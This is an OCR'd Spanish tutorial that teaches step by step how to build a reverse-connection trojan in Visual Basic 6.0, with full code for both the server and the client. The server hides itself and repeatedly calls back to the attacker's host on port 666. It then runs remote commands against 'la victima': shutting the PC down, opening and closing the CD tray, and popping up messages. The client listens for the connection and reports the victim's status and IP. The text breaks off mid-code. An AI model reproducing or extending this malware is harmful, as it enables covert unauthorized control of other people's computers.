
Como hacer un troyano en Visual Basic 6.0

Antes de nada decir que será un troyano de conexión inversa, al final hare una aclaración de cómo hacer la conexión directa.


Primero lo que hacemos será abrir dos proyectos en VB, uno será el servidor del troyano y el otro será el cliente, primero explicare como crear el server:

Servidor:


Lo primero que tendremos que hacer será añadir el objeto winsock, para ello vamos a proyecto>componentes y en la lista que nos sale buscamos el “Microsoft Winsock control 6.0” marcamos la casilla y le damos a aplicar.



Ahora nos vamos al formulario principal y le agregamos un winsock



Antes de empezar con el código vamos a configurar el winsock para que se conecte a nosotros.




En remotehost ponemos nuestra ip o nuestra no-ip (si tenemos ip dinámica será mejor una no-ip)


En remoteport ponemos el puerto por el que se conectara al cliente en este caso sera el 666

Bien una vez tenemos el winsock puesto y configurado vámonos al código para hacer que el server se conecte al cliente:

```
Private Sub Form_Load()

Hide ' ← esto no tiene nada que ver con la conexión, simplemente sirve para ocultar el server

End Sub


Private Sub Timer1_Timer()

If Winsock1.State = 0 Then ' ← cuando el estado del winsock es 0 (desconectado) el winsock se conecta al host remoto que le pusimos cuando lo configuramos.

Winsock1.Connect

ElseIf Winsock1.State = 7 Then '←cuando el estado del winsock es 7 (conectado) no se ace nada

Else '← en caso contrario a que el winsock no estea ni conectado ni  desconectado el winsock se cerrara la conexión.

Winsock1.Close

End If


End Sub
```

Como se puede ver en el código anterior, para conectarse se usa un timer, asi que tenemos que agregar un timer y le pondremos intervalo 200, con esto conseguimos que cada 0.2 seg se realice el código de conexión.






Bueno en el server hemos acabado por el momento, ahora nos vamos al client:

En el client tendremos que repetir la operación para agregar el winsock.

como el troyano es de conexión inversa el cliente estará escuchando para cuando el server se quiera conectar:


entonces en la configuración del winsock tendremos que poner un localport, en este caso tendremos que poner el puerto 666 que fue el que pusimos en el remoteport del server:



Ahora nos vamos al código:

```
Private Sub Command1_Click()

Winsock1.Listen ' ← Esto pone el winsock a la escucha de conexiones

End Sub


Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)

Winsock1.Close

Winsock1.Accept requestID '← cuando un programa ageno (en este caso el server) intenta conectarse el winsock acepta la conexion

End Sub
```

Como podeis ver en el código además del winsock ace falta un botón, asi que lo agregais y listo.




Bueno, podríamos decir que el troyano en si ya esta listo, ahora lo único que faltan son las funciones, aquí es donde viene la complejidad del troyano, según las funciones que queramos agergar el troyano será mas o menos complejo, yo añadiré un par de ellas, después cada uno que añada las que quiera a su gusto.

Nos vamos al server:

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)

Dim datos As String '←declaramos una variable

Winsock1.GetData datos '← guardamos los datos que reciba el server en la variable que acabamos de declarar

End Sub
```

Ahora nos vamos al cliente:

añadimos un botón para la primera función:



Ahora añadimos el siguiente código:

```
Private Sub Command2_Click()

Winsock1.SendData "apagar" '← esto manda los datos “apagar” al server cuando se pulsa el botón.

End Sub
```

Ahora nos vamos al server:

En la función data arrival del winsock añadimos lo siguiente:

```
If datos = "apagar" Then

Shell "shutdown -s -t 0"

End If
```

De forma que nos quedara esto:


```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)

Dim datos As String

Winsock1.GetData datos

If datos = "apagar" Then '← si los datos que llegan al server son “apagar” entonces se ejecutara el Shell y se introduce el comando “shutdown –s –t 0” que ace que se le apague el pc a la victima

Shell "shutdown -s -t 0"

End If

End Sub
```

Con esto hemos añadido una función para poder apagarle el pc a la victima

Ahora volvemos al client para añadir otra función:

(esta función será algo mas compleja puesto que usa funciones API)

Añadimos un nuevo dos nuevos botones:




Ahora añadimos el siguiente código para cada uno de los botones:

```
Private Sub Command3_Click()

Winsock1.SendData "abrir CD" '← esto manda los datos “abrir CD” al server cuando se pulsa el botón.

End Sub
```

```
Private Sub Command4_Click()

Winsock1.SendData "cerrar CD" '← esto manda los datos “cerrar CD” al server cuando se pulsa el botón.

End Sub
```

Ahora nos vamos al server otra vez:

Creamos un modulo (proyecto>agregar modulo):



Y declaramos la siguiente funcio API:

```
Public Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" ( _
   ByVal lpstrCommand As String, _
   ByVal lpstrReturnString As String, _
   ByVal uReturnLength As Long, _
   ByVal hwndCallback As Long) As Long
```

Esta función API sirve para abrir y cerrar la bandeja de CDs

En la función data arrival del winsock añadimos los siguiente dentro de la sentencia if:

```
ElseIf datos = "abrir CD" Then
Call mciSendString("Set CDAudio Door Open Wait", 0&, 0&, 0&)
ElseIf datos = "cerrar CD" Then
Call mciSendString("Set CDAudio Door closed Wait", 0&, 0&, 0&)
```


De forma que quedaría asi:

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim datos As String
Winsock1.GetData datos
If datos = "apagar" Then
Shell "shutdown -s -t 50"
ElseIf datos = "abrir CD" Then
Call mciSendString("Set CDAudio Door Open Wait", 0&, 0&, 0&) '← llama a la función API para abrir la bandeja de CD
ElseIf datos = "cerrar CD" Then
Call mciSendString("Set CDAudio Door closed Wait", 0&, 0&, 0&) '← llama a la función API para cerrar la bandeja de CD
```

```
End If

End Sub
```

Ya tenemos dos funciones en nuestro troyano, ahora añadiremos una ultima función muy simple.

Nos vamos al cliente y añadimos un nuevo botón y un textbox:



Ahora añadimos el siguiente código:

```
Private Sub Command5_Click()

Winsock1.SendData Text1.Text '← esto manda los datos que hai  en el text1.text al server cuando se pulsa el botón.

End Sub
```

Ahora volvemos al server otra vez:

Y en la funcio data arrival del winsock añadimos el siguiente código dentro de la sentencia if:


```
Else
MsgBox datos
```

Del tal manera que quedara:


```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim datos As String
Winsock1.GetData datos
If datos = "apagar" Then
Shell "shutdown -s -t 50"
ElseIf datos = "abrir CD" Then
Call mciSendString("Set CDAudio Door Open Wait", 0&, 0&, 0&)
ElseIf datos = "cerrar CD" Then
Call mciSendString("Set CDAudio Door closed Wait", 0&, 0&, 0&)
Else
MsgBox datos '← esto abre un msgbox con los datos que hemos mandado desde el client
End If
End Sub
```

bueno ya hemos acabado de agregar las funciones pero ahora le agregaremos un par de cosas mas al client para que nos dea algo de información sobre el estado del server y la dirección ip de la victima.

nos vamos al client y añadimos cuatro labels y dos timers:




Al label1 le ponemos “Estado” de caption y al label3 le ponemos “IP” de caption y el 2 y al 4 los dejamos en blanco, los timers le pondremos a los dos un intervalo de “200”



Ahora ponemos el siguiente código:

```
Private Sub Timer1_Timer()

If Winsock1.State = 7 Then ‘← cuando el winsock esta conectado el label2.caption será “Conectado”

Label2.Caption = "Conectado"

ElseIf Winsock1.State = 0 Then ‘← cuando el winsock esta desconectado el label2.caption será “Desconectado”

Label2.Caption = "Desconectado"

